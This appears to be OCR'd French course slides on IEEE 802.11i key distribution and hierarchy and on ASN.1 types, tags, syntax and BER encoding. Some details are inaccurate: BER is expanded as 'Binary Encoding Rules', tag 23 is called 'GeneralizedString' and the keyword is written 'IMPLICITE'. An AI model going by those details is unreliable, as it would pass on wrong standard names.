
IEEE 802.11i : Distribution des clés

- Four ways handshake (PTK).
- Two ways hanshake (GTK).




802.11 i: Hiérarchie des clés

- PMK est déduite de l'authentification EAP.
- PSK est une alternative à PMK.
- GMK est une clé maître de groupe.



- *L'Abstract Syntax Notation* One normalisé par l'ISO est une syntaxe de transfert de données et comporte les éléments suivants:
  - Les types primitifs
  - Les constructeurs
  - Les étiq



ASN.1- Les types primitifs

- INTEGER entier de longueur arbitraire
- BOOLEAN vrai-faux
- BIT STRING liste de bits
- OCTET STRING liste d'octets
- ANY ensemble de tout type
- OBJECT IDENTIFIER nom d'objet

Type	Primitive
1	BOOLEAN
2	INTEGER
3	BIT STRING
4	OCTET STRING
5	NULL
6	OBJECT IDENTIFIER
7	OBJECT DESCRIPTOR
8	EXTERNAL
16	SEQUENCE et SEQUENCE OF
17	SET et SET OF
18	NumericString
19	PrintableString
20	TeletexString
21	VideotexString
22	IA5String
23	GeneralizedString
24	UTCTime
25	GraphicString
27	GeneralString

ASN.1- Les constructeurs

- Les types primitifs peuvent être combinés pour construire des types plus complexes
- SEQUENCE collection ordonnée d'éléments de types divers
- SEQUENCE OF collection ordonnée d'éléments de même type
- SET collection désordonnée d'éléments de divers type
- SET OF collection désordonnée d'éléments de même type.
- CHOICE choix d'un type parmi une liste donnée.

ASN.1- Les étiquettes (Tags)

- **Les types sont dotés d'une étiquette (tag).**
- **Un tag comporte deux parties notées [classe entier]**
  - La classe: UNIVERSAL, APPLICATION, PRIVATE, CONTEXT-SPECIFIC
  - un nombre entier
- **Lorsque le tag apparaît sans classe ([entier]) la classe par défaut est CONTEXT-SPECIFIC**
- **Exemples**
  - [UNIVERSAL 1] BOOLEAN
  - [UNIVERSAL 2] INTEGER
- **Le mot clé IMPLICITE placé avant une étiquette permet de supprimer le type des informations étiquetées (exemple [PRIVATE 1] IMPLICITE INTEGER). Cette fonctionnalité est utilisée pour réduire la taille des informations transférées.**

ASN.1- Syntaxe

- Le symbole ::= décrit une règle de production
- Le symbole I sépare les alternatives
- Exemple :
  - Id_Object ::= OBJECT IDENTIFIER
  - Chiffre ::= « 0 »l « 2 » l « 3 »
  - Class ::= UNIVERSAL l APPLICATION l PRIVATE l VIDE

ASN.1- Binary Encoding Rules BER

- **Chaque valeur transmise contient 4 champs**
  - l'identificateur (type ou étiquette).
  - la longueur en octets du champ de données
  - le champ de données
  - le fanion de fin de données si la longueur est inconnue.
- **Ce type de syntaxe est dit TLV (*Type Longueur Valeur*).**

ASN.1- Divers Encodage

- ***Encodage de l'identificateur***
  - pour un nombre <= 30
    - b8 b7 b6 b5 b4 b3 b2 b1
    - Class P/C nombre
  - pour un nombre > 30
    - b8 b7 b6 b5 b4 b3 b2 b1
    - Class P/C 1 1 1 1 1
    - b8 b7 b6 b5 b4 b3 b2 b1
    - b8=1 nombre
    - b8=0 nombre fin
- **Class**
  - 00 universal - 01 application - 10 context-specific - 11 private
- **P/C**
  - 0 primitif 1 construit
- ***Encodage de la longueur***
  - Forme courte b8=0
  - Forme longue b8=1, b7...b1= longueur N en octets de la longueur + N octets.
  - Forme indéfinie 10000000..valeurs.. 00000000 00000000